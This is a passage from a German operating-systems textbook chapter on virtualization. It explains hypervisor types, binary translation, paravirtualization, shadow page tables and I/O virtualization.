Eine weitere wichtige Nutzung der virtuellen Maschinen ist die Softwareentwicklung. Ein Programmierer, der sicherstellen möchte, dass seine Software unter Windows 98, Windows 2000, Windows XP, Windows Vista, verschiedenen Linux-Versionen, FreeBSD, OpenBSD, NetBSD und Mac OS X korrekt arbeitet, muss nicht mehr ein Dutzend Computer haben, auf denen jeweils ein anderes Betriebssystem installiert ist. Stattdessen erzeugt er einfach ein Dutzend virtueller Maschinen auf einem einzigen Computer und installiert dort seine verschiedenen Betriebssysteme. Natürlich hätte der Programmierer auch seine Festplatte partitionieren und auf jeder Partition ein anderes Betriebssystem installieren können, doch dieser Ansatz ist schwieriger. Zunächst unterstützen Standard-PCs lediglich vier Partitionen, unabhängig davon,

wie groß die Platte ist. Zweitens müsste der Computer jedes Mal neu hochgefahren werden, um auf einem anderen Betriebssystem zu arbeiten, selbst wenn ein Multi-boot-Programm im Boot-Block installiert werden könnte. Wenn virtuelle Maschinen eingesetzt werden, dann können alle Betriebssysteme gleichzeitig laufen, da sie eigentlich nichts weiter als glorifizierte Prozesse sind.

8.3.1 Anforderungen für die Virtualisierung

Wie wir in Kapitel 1 gesehen haben, gibt es zwei Ansätze zur Virtualisierung. Eine Art des Hypervisors, der als **Typ-1-Hypervisor** (oder **Virtual Machine Monitor**) bezeichnet wird, ist in Abbildung 1.29(a) dargestellt. In Wirklichkeit ist der Typ-1-Hypervisor hier das Betriebssystem, da es das einzige Programm ist, das im Kernmodus läuft. Seine Aufgabe ist es, mehrere Kopien der tatsächlichen Hardware, sogenannte **virtuelle Maschinen**, zu unterstützen, ähnlich wie die Prozesse von einem normalen Betriebssystem unterstützt werden. Im Gegensatz dazu ist ein **Typ-2-Hypervisor** (siehe Abbildung 1.29(b)) von ganz anderer Art: Es ist lediglich ein Benutzerprogramm, das beispielsweise auf Windows oder Linux läuft und den Maschinenbefehlssatz „interpretiert“, welcher wiederum eine virtuelle Maschine erzeugt. Wir haben „interpretiert“ in Anführungszeichen gesetzt, weil normalerweise Codestücke in einer bestimmten Weise abgearbeitet, dann im Cache gespeichert und direkt ausgeführt werden, um die Performanz zu verbessern. Im Prinzip würde jedoch auch eine Interpretation funktionieren, wenn auch langsam. Das Betriebssystem, das oberhalb der beiden Hypervisoren läuft, heißt **Gast-Betriebssystem**. Im Fall des Typ-2-Hypervisors heißt das Betriebssystem, das direkt auf der Hardware aufsetzt, **Gastgeber-Betriebssystem**.

Es ist hier wichtig zu bemerken, dass die virtuelle Maschine sich in beiden Fällen wie die echte Hardware verhalten muss. Insbesondere muss es möglich sein, sie wie reale Maschinen hochzufahren und beliebige Betriebssysteme auf ihnen zu installieren, eben genau wie auf der echten Hardware. Es ist die Aufgabe des Hypervisors, diesen Eindruck zu erzeugen und effektiv umzusetzen (ohne ein vollständiger Interpreter zu sein).

Der Grund, warum es zwei Typen gibt, hat mit einer Schwachstelle in der Intel-386-Architektur zu tun, die 20 Jahre lang sklavisch in jede neue CPU hineingetragen wurde – im Namen der Rückwärtskompatibilität. Kurz zusammengefasst: Jede CPU mit Kern- und Benutzermodus hat eine Menge von Befehlen, die nur im Kernmodus ausgeführt werden können. Dazu gehören Befehle, die die Ein-/Ausgabe betreffen oder die MMU-Einstellungen verändern. In ihrer klassischen Arbeit zur Virtualisierung haben Popek und Goldberg (1974) diese als **sensitive Befehle** bezeichnet. Es gibt außerdem eine Menge von Befehlen, die einen Sprung ins Betriebssystem auslösen, wenn sie im Benutzermodus ausgeführt werden. Diese wurden von Popek und Goldberg **privilegierte Befehle** genannt. In ihrem Aufsatz wurde zum ersten Mal festgehalten, dass eine Maschine nur dann virtualisierbar ist, wenn die sensitiven Befehle eine Teilmenge der privilegierten Befehle sind. Einfacher ausgedrückt: Wenn man versucht, etwas im Benutzermodus zu tun, das man eigentlich nicht in diesem Modus tun darf, dann sollte die Hardware eine Unterbrechung auslösen. Im Gegensatz zum

IBM VM/370, der diese Eigenschaft hatte, besaß der 386 sie nicht. Eine Menge sensitive 386-Befehle wurden ignoriert, wenn sie im Benutzermodus ausgeführt wurden. Nehmen wir als Beispiel den `POPF`-Befehl: Dieser ersetzt die Flag-Register, wodurch das Bit zum Zulassen bzw. Unterdrücken von Interrupts geändert wird. Im Benutzermodus wird dieses Bit einfach nicht verändert. Deshalb konnten der 386 und seine Nachfolger nicht virtualisiert werden, sie konnten also keinen Typ-1-Hypervisor unterstützen.

Die Situation ist sogar noch ein wenig schlimmer als gerade aufgezeichnet. Zusätzlich zu dem Problem der Befehle, die im Benutzermodus keine Unterbrechung erzeugen, gibt es Befehle, die sensitive Zustände im Benutzermodus lesen können, ohne eine Unterbrechung auszulösen. Auf einem Pentium kann ein Programm beispielsweise ermitteln, ob es im Benutzermodus oder im Kernmodus läuft, indem es seinen Code-segment-Selektor liest. Ein Betriebssystem, das auf diese Weise entdeckt, dass es sich zurzeit im Benutzermodus befindet, könnte aufgrund dieser Information eine falsche Entscheidung treffen.

Dieses Problem wurde gelöst, als Intel und AMD ab 2005 Virtualisierung auf ihren CPUs einführten. Auf den CPUs der Intel-Core-2-Reihe wird dies **VT (Virtualisierungstechnologie, Virtualization Technology)** genannt, auf den AMD-Pacific-Cpus **SVM (Secure Virtual Machine)**. Wir werden im Folgenden den Ausdruck „VT“ in einem allgemeinen Sinn verwenden. Beide sind durch die Arbeit am IBM VM/370 inspiriert worden, aber sie unterscheiden sich dennoch leicht. Der Grundgedanke ist, einen Container zu erzeugen, in dem die virtuellen Maschinen laufen können. Wenn ein Gast-Betriebssystem in einem Container gestartet wird, dann bleibt es so lange dort, bis es eine Ausnahmesituation erzeugt, die einen Sprung in den Hypervisor auslöst. Dies könnte zum Beispiel die Ausführung eines Ein-/Ausgabebefehles sein. Die Menge der Operationen, die solch einen Sprung auslösen können, werden von einer Hardware-Bitmap gesteuert, die vom Hypervisor gesetzt wurde. Mit diesen Ausnahmesituationen wird der klassische Ansatz der virtuellen Maschinen – Unterbrechung und Emulation – möglich.

8.3.2 Typ-1-Hypervisor

Virtualisierbarkeit ist ein wichtiger Aspekt, deshalb wollen wir diesen Punkt noch etwas genauer untersuchen. In ▶ Abbildung 8.26 sehen wir einen Typ-1-Hypervisor, der eine virtuelle Maschine unterstützt. Wie alle Typ-1-Hypvisoren läuft er auf dem blanken Metall. Die virtuelle Maschine läuft als Benutzerprozess im Benutzermodus, damit ist es ihr also nicht erlaubt, sensitive Befehle auszuführen. Auf der virtuellen Maschine ist ein Gast-Betriebssystem aufgesetzt, das glaubt, es sei im Kernmodus, obwohl es natürlich im Benutzermodus ist. Wir wollen dies den **virtuellen Kernmodus** nennen. Auf der virtuellen Maschine laufen außerdem Benutzerprozesse ab, die glauben, dass sie im Benutzermodus sind (was in diesem Fall auch zutrifft).

Was passiert nun, wenn das Betriebssystem (das glaubt, im Kernmodus zu sein) einen sensitiven Befehl (der nur im Kernmodus erlaubt ist) ausführt? Auf CPUs ohne VT schlägt der Befehl fehl und das Betriebssystem stürzt in der Regel ab. Dadurch ist echte Virtuali-

sierung unmöglich. Man könnte sicherlich argumentieren, dass alle sensitiven Befehle immer eine Unterbrechung auslösen sollten, wenn sie im Benutzermodus ausgeführt werden, aber so funktionierten der 386 und seine Nicht-VT-Nachfolger nicht.




Abbildung 8.26: Wenn das Betriebssystem in einer virtuellen Maschine einen Befehl ausführt, der nur für den Kern bestimmt ist, dann springt es in den Hypervisor, falls Virtualisierungstechnologie vorhanden ist.

Auf CPUs mit VT findet ein Sprung in den Kern statt, wenn das Gast-Betriebssystem der virtuellen Maschine einen sensitiven Befehl ausführt (siehe Abbildung 8.26). Der Hypervisor kann dann den Befehl untersuchen, um festzustellen, ob er von dem Gast-Betriebssystem der virtuellen Maschine oder von einem Benutzerprogramm der virtuellen Maschine stammt. Im ersten Fall veranlasst der Hypervisor die Ausführung des Befehles; im zweiten Fall emuliert der Hypervisor die Aktionen, die die reale Hardware in dieser Situation durchführen würde. Falls die virtuelle Maschine keine VT besitzt, dann wird der Befehl in der Regel ignoriert; falls sie VT hat, wird ein Sprung in das Gast-Betriebssystem auf der virtuellen Maschine ausgelöst.

8.3.3 Typ-2-Hypervisor

Die Konstruktion einer virtuellen Maschine ist also relativ unkompliziert, wenn VT vorhanden ist. Aber was hat man vor dieser Erfindung gemacht? Sicher hätte es nicht funktioniert, ein vollständiges Betriebssystem auf einer virtuellen Maschine laufen zu lassen, weil die sensitiven Befehle (bzw. einige davon) einfach ignoriert würden, was das System zum Absturz bringt. Stattdessen wurde ein Konzept entwickelt, das heute **Typ-2-Hypervisor** genannt wird und in Abbildung 1.29 dargestellt ist. Das erste dieser Art war **VMware** (Adams und Agesen, 2006; Waldspurger, 2002), das aus dem DISCO-Forschungsprojekt der Universität von Stanford entstanden ist (Bugnion et al., 1997). VMware wird als normales Anwendungsprogramm auf einem Gastgeber-Betriebssystem wie Windows oder Linux ausgeführt. Beim ersten Start verhält VMware sich wie ein soeben hochgefahrenen Computer und erwartet, im CD-Laufwerk eine CD-ROM mit einem Betriebssystem zu finden. Dann installiert es das Betriebssystem auf seine **virtuelle Platte** (die in Wirklichkeit nur eine Windows- oder Linuxdatei ist), indem sie das Installationsprogramm von der CD-ROM ausführt. Wenn das Gast-Betriebssystem einmal auf der virtuellen Platte installiert ist, kann es hochgefahren werden.

Wir wollen uns noch ein wenig detaillierter ansehen, wie VMware arbeitet. Wenn ein binäres Pentium-Programm ausgeführt wird – entweder von der Installations-CD oder der virtuellen Platte –, dann wird der Code zunächst nach **Basisblöcken** abgesucht. Ein Basisblock ist eine direkte Folge von Befehlen, die in einem Sprung, einem Aufruf, einer Unterbrechung oder einem Befehl enden, mit dem der Kontrollfluss unterbrochen wird. Definitionsgemäß enthält ein Basisblock außer dem letzten keinen Befehl, der den Befehlszähler verändert. Der Basisblock wird untersucht um festzustellen, ob er sensitive Befehle enthält (im Sinne von Popek und Goldberg). Falls sensitive Befehle gefunden werden, so werden sie jeweils durch einen Aufruf einer VMware-Prozedur ersetzt, die den Befehl behandelt. Auch der Befehl, der den Block abschließt, wird durch einen Aufruf zu VMware ersetzt.

Wenn diese Schritte durchgeführt sind, wird der Basisblock innerhalb von VMware zwischengespeichert und dann ausgeführt. Ein Basisblock, der keine sensitiven Befehle enthält, wird unter VMware genauso schnell wie auf der realen Maschine bearbeitet – weil er tatsächlich auf der realen Maschine läuft. Sensitive Befehle dagegen werden auf diese Weise abgefangen und emuliert. Diese Technik ist als **Binärübersetzung** (*binary translation*) bekannt.

Nachdem der Basisblock vollständig ausgeführt wurde, wird die Kontrolle an VMware zurückgegeben, die den folgenden Block sucht. Wenn dieser bereits übersetzt wurde, kann er direkt abgearbeitet werden. Falls nicht, wird er zuerst übersetzt, dann in den Cache geladen und ausgeführt. Irgendwann wird ein Großteil des Programms im Cache sein und fast mit voller Geschwindigkeit laufen. Es gibt verschiedene Optimierungsmöglichkeiten. Wenn beispielsweise ein Basisblock damit endet, zu einem anderen Block zu springen (oder einen anderen aufzurufen), dann könnte dieser letzte Befehl durch einen Sprung (oder Aufruf) ersetzt werden, der direkt zu dem übersetzten Basisblock führt. Dadurch wird der gesamte Aufwand verhindert, der mit dem Suchen des nachfolgenden Blockes verbunden ist. Außerdem müssen sensitive Befehle in Benutzerprogrammen nicht ersetzt werden, da die Hardware diese sowieso ignoriert.

Es sollte jetzt klar sein, warum der Typ-2-Hypervisor funktioniert, selbst auf nicht virtualisierbarer Hardware: Alle sensitiven Befehle werden durch Prozeduraufrufe ersetzt, die diese Befehle emulieren. Die echte Hardware führt niemals sensitive Befehle aus, die vom Gast-Betriebssystem erteilt wurden. Sie werden in Aufrufe an den Hypervisor umgewandelt, der die Befehle dann emuliert.

Man könnte jetzt naiverweise erwarten, dass CPUs mit VT die Softwaretechniken, die von Typ-2-Hypervisoren angewandt werden, bei weitem übertreffen. Doch Messungen zeigen ein gemischtes Bild (Adams und Agesen, 2006). Es stellt sich heraus, dass der Ansatz des Unterbrechens und Emulierens, der von der VT-Hardware benutzt wird, sehr viele Unterbrechungen erzeugt – und Unterbrechungen sind auf moderner Hardware sehr teuer, weil sie die CPU-Caches, TLBs und CPU-interne Tabellen zur Sprungvorhersage zerstören. Im Gegensatz dazu entsteht bei der Ersetzung von sensitiven Befehlen durch VMware-Prozeduraufrufe während der Ausführung dieser Mehrauf-

wand durch den Kontextwechsel nicht. Wie Adams und Agesen gezeigt haben, schlägt je nach Arbeitslast die Software manchmal die Hardware. Deshalb führen einige Typ-1-Hypervisoren die Binärübersetzung aus Gründen der Performanz durch, selbst wenn die Software auch so korrekt arbeiten würde.

8.3.4 Paravirtualisierung

Sowohl Typ-1- als auch Typ-2-Hypervisoren arbeiten mit nicht modifizierten Gast-Betriebssystemen, müssen aber viele Hürden nehmen, um eine annehmbare Performanz zu erreichen. Ein anderer Ansatz, der immer beliebter wird, ist es, den Quellcode des Gast-Betriebssystems dahingehend zu modifizieren, dass anstelle der Ausführung sensibler Befehle ein Hypervisor-Aufruf stattfindet. Tatsächlich verhält sich das Gast-Betriebssystem wie ein Benutzerprogramm, das Systemaufrufe zum Betriebssystem (dem Hypervisor) ausführt. Wenn dieser Kurs eingeschlagen wird, dann muss der Hypervisor eine Schnittstelle definieren, die aus einer Menge von Prozeduraufufen besteht, die das Gast-Betriebssystem benutzen kann. Diese Aufrufmenge bildet praktisch ein **API (Application Programming Interface)**, auch wenn die Schnittstelle hier von einem Gast-Betriebssystem und nicht von Anwendungsprogrammen benutzt wird.

Geht man einen Schritt weiter, indem man alle sensiblen Befehle aus dem Betriebssystem entfernt und nur noch Hypervisor-Aufrufe zulässt, um Systemdienste wie Ein-/Ausgabe in Anspruch zu nehmen, dann haben wir den Hypervisor in einen Mikrokern verwandelt (wie in Abbildung 1.26). Ein solches Gast-Betriebssystem, aus dem (einige) sensitive Befehle absichtlich gelöscht wurden, heißt **paravirtualisiert** (Barham et al., 2003; Whitaker et al., 2002). Das Emulieren von sonderbaren Hardwarebefehlen ist eine unerfreuliche und zeitintensive Aufgabe. Es erfordert einen Hypervisor-Aufruf und das anschließende Emulieren der exakten Semantik eines komplizierten Befehles. Es wäre weit besser, wenn nur das Gast-Betriebssystem den Hypervisor (oder Mikrokern) aufrufen könnte, um die Ein-/Ausgabe oder Ähnliches durchzuführen. Der Hauptgrund, warum die ersten Hypervisoren einfach die komplette Maschine emuliert haben, war die mangelnde Verfügbarkeit des Quellcodes für das Gast-Betriebssystem (z.B. für Windows) bzw. die enorme Anzahl von Varianten (z.B. für Linux). Vielleicht wird in der Zukunft das Hypervisor-/Mikrokern-API standardisiert sein und künftige Betriebssysteme werden dahingehend entwickelt, dieses aufzurufen, anstatt sensitive Befehle einzusetzen. Dadurch würden die virtuellen Maschinen einfacher zu unterstützen und zu benutzen sein.

Der Unterschied zwischen echter Virtualisierung und Paravirtualisierung ist in ►Abbildung 8.27 dargestellt. Hier werden zwei virtuelle Maschinen auf VT-Hardware unterstützt. Links ist eine unmodifizierte Windows-Version als Gast-Betriebssystem abgebildet. Wenn ein sensibler Befehl ausgeführt wird, erfolgt ein Sprung zum Hypervisor, der den Befehl emuliert und zurückgibt. Rechts ist eine modifizierte Linux-Version zu sehen, die keine sensiblen Befehle mehr enthält. Wenn Ein-/Ausgabe benötigt wird oder kritische interne Register geändert werden sollen (zum Beispiel das Register, das auf die Seitentabellen zeigt), dann wird stattdessen ein Hypervisor-Aufruf ausgelöst, genau wie ein Anwendungsprogramm einen Systemaufruf in Standard-Linux durchführen würde.




Abbildung 8.27: Ein Hypervisor, der sowohl Virtualisierung als auch Paravirtualisierung unterstützt

In Abbildung 8.27 haben wir den Hypervisor als zweigeteilt gezeigt (durch eine gestrichelte Linie geteilt). In Wirklichkeit gibt es nur ein Programm, das auf der Hardware läuft. Ein Teil davon ist verantwortlich für die Interpretation der sensitiven Befehle, in diesem Fall von Windows. Der andere Teil führt lediglich die Hypervisor-Aufrufe aus. Dieser Teil wird in der Abbildung als „Mikrokern“ bezeichnet. Wenn der Hypervisor nur auf paravirtualisierten Gast-Betriebssystemen laufen soll, müssen die sensitiven Befehle nicht emuliert werden und wir haben einen echten Mikrokern, der sehr elementare Dienste wie Prozess-Dispatching und MMU-Verwaltung anbietet. Die Grenze zwischen einem Typ-1-Hypervisor und einem Mikrokern ist jetzt schon verschwommen und wird noch unklarer werden, wenn Hypervisoren immer mehr Funktionalität und Aufrufe bekommen, was wahrscheinlich passieren wird. Dies ist ein umstrittenes Thema, aber es wird immer deutlicher, dass die Programme, die im Kernmodus direkt auf der Hardware laufen, klein und zuverlässig sein sollten und eher aus Tausenden statt aus Millionen von Codezeilen bestehen sollten. Dieses Thema wurde von verschiedenen Forschern diskutiert (Hand et al., 2005; Heiser et al., 2006; Hohmuth et al., 2004; Roscoe et al., 2007).

Mit der Paravirtualisierung des Gast-Betriebssystems tauchen eine Reihe von Fragen auf. Erstens: Wenn die sensitiven Befehle durch Hypervisor-Aufrufe ersetzt werden, wie kann das Betriebssystem dann auf der eigenen Hardware laufen? Schließlich versteht die Hardware diese Hypervisor-Aufrufe ja nicht. Und zweitens: Was ist, falls mehrere Hypervisoren, auf dem Markt verfügbar sind, wie beispielsweise VMware, das Open-Source-System Xen (ursprünglich an der Universität von Cambridge entwickelt) und Viridian von Microsoft, die alle unterschiedliche Hypervisor-APIs haben? Wie kann der Kern modifiziert werden, um auf all diesen verschiedenen Systemen zu laufen?

Amsden et al. (2006) haben eine Lösung vorgeschlagen. In ihrem Modell wird der Kern so modifiziert, dass er eine spezielle Prozedur aufruft, wann immer sensitive Aktionen anstehen. Diese Prozeduren bilden zusammen die **VMI (Virtual Machine Interface)**, eine maschinennahe Schicht, die eine Schnittstelle zur Hardware des Hypervisors darstellt. Die Prozeduren sind generisch und nicht an die Hardware oder einen bestimmten Hypervisor gebunden.

► Abbildung 8.28 zeigt ein Beispiel für diese Technik anhand einer paravirtualisierten Version von Linux, die VMIL Linux (VMIL) heißt. Wenn VMIL Linux direkt auf der Hardware läuft, dann muss es mit einer Bibliothek verbunden werden, die die aktuell benötigten (sensitiven) Befehle ausführt (siehe ► Abbildung 8.28(a)). Läuft VMIL dagegen auf einem Hypervisor wie VMware oder Xen, dann wird das Gast-Betriebssystem mit unterschiedlichen Bibliotheken verbunden, die die geeigneten (und verschiedenen) Hypervisor-Aufrufe an den jeweils zugrunde liegenden Hypervisor vornehmen. Auf diese Weise bleibt der Kern des Betriebssystems portabel und ist trotzdem Hypervisor-freundlich und noch effizient.




Abbildung 8.28: VMIL Linux läuft (a) auf der reinen Hardware, (b) auf VMware, (c) auf Xen.

Es existieren auch andere Vorschläge für Schnittstellen zu virtuellen Maschinen. Ein beliebter Ansatz heißt **Paravirt Ops**. Er ähnelt konzeptuell dem oben beschriebenen Modell, unterscheidet sich allerdings in den Details.

8.3.5 Speichervirtualisierung

Bisher haben wir uns nur damit beschäftigt, wie die CPU virtualisiert werden kann. Doch zu einem Computersystem gehört mehr als bloß die CPU. Es umfasst auch Speicher und Ein-/Ausgabegeräte, die ebenfalls virtualisiert werden müssen. Dies wollen wir uns jetzt ansehen.

Moderne Betriebssysteme unterstützen fast alle virtuellen Speicher, der im Grunde eine Zuordnung von Seiten des virtuellen Adressraumes auf Seiten des physikalischen Speichers ist. Diese Abbildung wird durch (mehrstufige) Seitentabellen definiert. In der Regel wird die Zuordnung in Gang gesetzt, indem das Betriebssystem ein Steuerregister in der CPU setzt, das auf die Seitentabelle der ersten Stufe zeigt. Durch Virtualisierung wird die Speicherverwaltung sehr viel komplizierter.

Nehmen wir zum Beispiel an, das Gast-Betriebssystem innerhalb einer virtuellen Maschine entscheidet, seine virtuellen Seiten 7, 4 und 3 auf die physischen Seiten 10, 11 und 12 abzubilden. Dazu wird eine Seitentabelle aufgebaut, die diese Zuordnung enthält, und ein Hardwareregister geladen, das auf die Seitentabelle der ersten Stufe zeigt. Dies ist ein sensitiver Befehl. Auf einer VT-CPU wird dadurch eine Unterbre-

chung hervorgerufen; mit VMware wird ein Aufruf einer VMware-Prozedur ausgelöst; auf einem paravirtualisierten Betriebssystem wird ein Hypervisor-Aufruf erzeugt. Der Einfachheit halber nehmen wir an, dass ein Sprung zu einem Typ-1-Hypervisor stattfindet, doch das Problem ist in allen drei Fällen dasselbe.

Was wird der Hypervisor nun tun? Eine Lösung ist, die physischen Seiten 10, 11 und 12 dieser virtuellen Maschine tatsächlich zuzuweisen und die aktuellen Seitentabellen so einzurichten, dass die virtuellen Seiten 7, 4 und 3 darauf abgebildet werden. So weit, so gut.

Jetzt nehmen wir weiter an, dass eine zweite virtuelle Maschine startet, ihre virtuellen Seiten 4, 5 und 6 auf die physischen Seiten 10, 11 und 12 abbildet und das Steuerregister lädt, um auf seine Seitentabelle zu zeigen. Der Hypervisor fängt diese Unterbrechung zwar ab, doch was soll nun weiter geschehen? Die Zuordnung kann nicht benutzt werden, weil die physischen Seiten 10, 11 und 12 bereits verwendet werden. Es könnten neue freie Seiten gefunden und benutzt werden, beispielsweise 20, 21 und 22, aber zunächst müssten neue Seitentabellen erzeugt werden, die die virtuellen Seiten 4, 5 und 6 der zweiten virtuellen Maschine auf 20, 21 und 22 abbilden. Falls eine weitere virtuelle Maschine hinzukommt und versucht, die Seiten 10, 11 und 12 zu benutzen, muss wieder eine Zuordnung erzeugt werden. Allgemein muss der Hypervisor für jede virtuelle Maschine eine **Schattenseitentabelle** (*shadow page table*) erzeugen, die die von der jeweiligen virtuellen Maschine benutzten virtuellen Seiten auf die aktuellen Seiten abbildet, die der Hypervisor zugewiesen hat.

Schlimmer noch: Jedes Mal, wenn das Gast-Betriebssystem seine Seitentabellen ändert, muss auch der Hypervisor die Schattenseitentabellen ändern. Wenn das Gast-Betriebssystem beispielsweise die virtuelle Seite 7 nun der physischen Seite 200 (statt Seite 10) zuweist, muss der Hypervisor darüber informiert werden. Das Problem dabei ist nur, dass das Gast-Betriebssystem seine Seitentabellen ändern kann, indem es einfach in den Speicher schreibt. Es werden keine sensitiven Befehle benötigt, der Hypervisor bekommt also von dieser Änderung nichts mit und kann deshalb natürlich die Schattenseitentabellen, die von der Hardware benutzt werden, nicht aktualisieren.

Eine mögliche (aber plumpere) Lösung wäre es, wenn der Hypervisor festhält, welche Seite des virtuellen Speichers des Gast-Betriebssystems die Seitentabelle der ersten Stufe enthält. An diese Information kommt er, wenn der Gast das erste Mal das Hardwareregister lädt, das auf die Seitentabelle zeigt, da dies ein sensitiver Befehl ist, der eine Unterbrechung auslöst. Zu diesem Zeitpunkt kann der Hypervisor eine Schattenseitentabelle erzeugen und sowohl die erste Seitentabelle als auch die Seitentabelle, auf die die erste zeigt, als nur zum Lesen markieren. Alle folgenden Versuche des Gast-Betriebssystems, eine dieser Tabellen zu verändern, werden einen Seitenfehler auslösen. Damit übernimmt der Hypervisor die Kontrolle, er kann nun die Befehlsfolge analysieren, um herauszufinden, was das Gast-Betriebssystem vorhatte, und die Schattenseitentabellen entsprechend anpassen. Das ist nicht hübsch, im Prinzip aber machbar.

Dies ist ein Feld, in dem zukünftige VT-Versionen eine Hilfe bei der zweistufigen Zuordnung in der Hardware anbieten könnten. Die Hardware könnte zuerst die virtuelle Seite auf die physische Seite des Gastes (bzw. darauf, was der Gast dafür hält) abbilden und dann diese Adresse (die die Hardware als virtuelle Adresse ansieht) auf die physische Seite abbilden. Keine dieser Aktionen löst eine Unterbrechung aus. Auf diese Weise müssten keine Seitentabellen als nur zum Lesen markiert werden und der Hypervisor müsste nur eine Zuordnung zwischen dem virtuellen Adressraum des Gastes und dem physischen Speicher bereitstellen. Wenn zwischen virtuellen Maschinen umgeschaltet wird, müsste der Hypervisor lediglich diese Zuordnung verändern – genauso, wie ein normales Betriebssystem die Zuordnung beim Prozesswechsel anpasst.

In einem paravirtualisierten Betriebssystem ist die Situation etwas anders. Hier weiß das paravirtualisierte Betriebssystem des Gastes, dass der Hypervisor möglichst informiert werden sollte, wenn die Seitentabellen von Prozessen verändert wurden. Deshalb wird zunächst die Tabelle vollständig geändert und dann ein Hypervisor-Aufruf gestartet, der den Hypervisor über die neue Seitentabelle informiert. Anstatt also bei jeder Aktualisierung der Seitentabelle eine Schutzverletzung hervorzurufen, gibt es nur einen Hypervisor-Aufruf, wenn die gesamte Tabelle aktualisiert wurde – offensichtlich eine etwas effektivere Art, die Sache anzugehen.

8.3.6 Ein-/Ausgabevirtualisierung

Nachdem wir uns nun die CPU- und die Speichervirtualisierung angesehen haben, ist der nächste Schritt die Betrachtung der Ein-/Ausgabevirtualisierung. Das Gast-Betriebssystem wird in der Regel zunächst die Hardware testen, um herauszufinden, welche Arten von Ein-/Ausgabegeräten angeschlossen sind. Diese Untersuchungen lösen einen Sprung zum Hypervisor aus. Was sollte der Hypervisor nun unternehmen? Ein Ansatz ist, zurückzumelden, welche Platten, Drucker usw. die Hardware tatsächlich hat. Der Gast lädt dann die Treiber für diese Geräte und versucht, sie zu benutzen. Wenn die Gerätetreiber dann die Ein-/Ausgabe durchführen, lesen und schreiben sie die Geräteregister der Hardware. Dies sind sensitive Befehle, die einen Sprung zum Hypervisor auslösen. Der Hypervisor könnte dann die benötigten Werte nach Bedarf in und aus den Hardwareregistern kopieren.

Doch auch hier haben wir ein Problem. Jedes Gast-Betriebssystem denkt, dass es eine ganze Plattenpartition besitzt, eventuell gibt es jedoch viel mehr virtuelle Maschinen (Hunderte) als Plattenpartitionen. Normalerweise erzeugt der Hypervisor in diesem Fall eine Datei oder einen Bereich auf der realen Platte für die physischen Platten aller virtuellen Maschinen. Da das Gast-Betriebssystem versucht, auf eine Platte zuzugreifen, die zur realen Hardware gehört (und die der Hypervisor versteht), kann die Blocknummer in einen Offset innerhalb der Datei oder des Bereichs umgeformt werden, der für die Speicherung und Durchführung der Ein-/Ausgabe vorgesehen ist.

Es ist ebenso möglich, dass das Gast-Betriebssystem eine andere Platte benutzt als wirklich vorhanden ist. Wenn beispielsweise die reale Platte eine nagelneue Hochleistungsplatte (oder RAID) mit einer neuen Schnittstelle ist, dann könnte der Hypervisor

dem Gast-Betriebssystem gegenüber so tun, als handelte es sich um eine ziemlich alte IDE-Platte, und damit das Gast-Betriebssystem dazu bringen, einen IDE-Treiber zu installieren. Wenn dieser Treiber IDE-Platten-Kommandos ausgibt, dann wandelt der Hypervisor diese in Kommandos für die Platte um. Diese Strategie kann eingesetzt werden, um die Hardware aufzurüsten, ohne die Software auszutauschen. Tatsächlich war die Fähigkeit der virtuellen Maschinen, Hardwaregeräte neu zuzuweisen, einer der Gründe, warum VM/370 so populär wurde: Unternehmen wollten neue und schnellere Hardware kaufen, dabei aber ihre Software nicht verändern. Die Technologie der virtuellen Maschine hat dies möglich gemacht.

Ein weiteres Ein-/Ausgabeproblem, das irgendwie gelöst werden muss, betrifft den Einsatz der DMA, die absolute Speicheradressen benutzt. Wie zu erwarten war, muss der Hypervisor hier eingreifen und die Adressen neu zuweisen, bevor die DMA startet. Hardware wird jedoch immer häufiger mit einer **I/O-MMU** ausgestattet, die die Ein-/Ausgabe genauso virtualisiert wie die MMU den Speicher. Durch diese Hardware wird das DMA-Problem beseitigt.

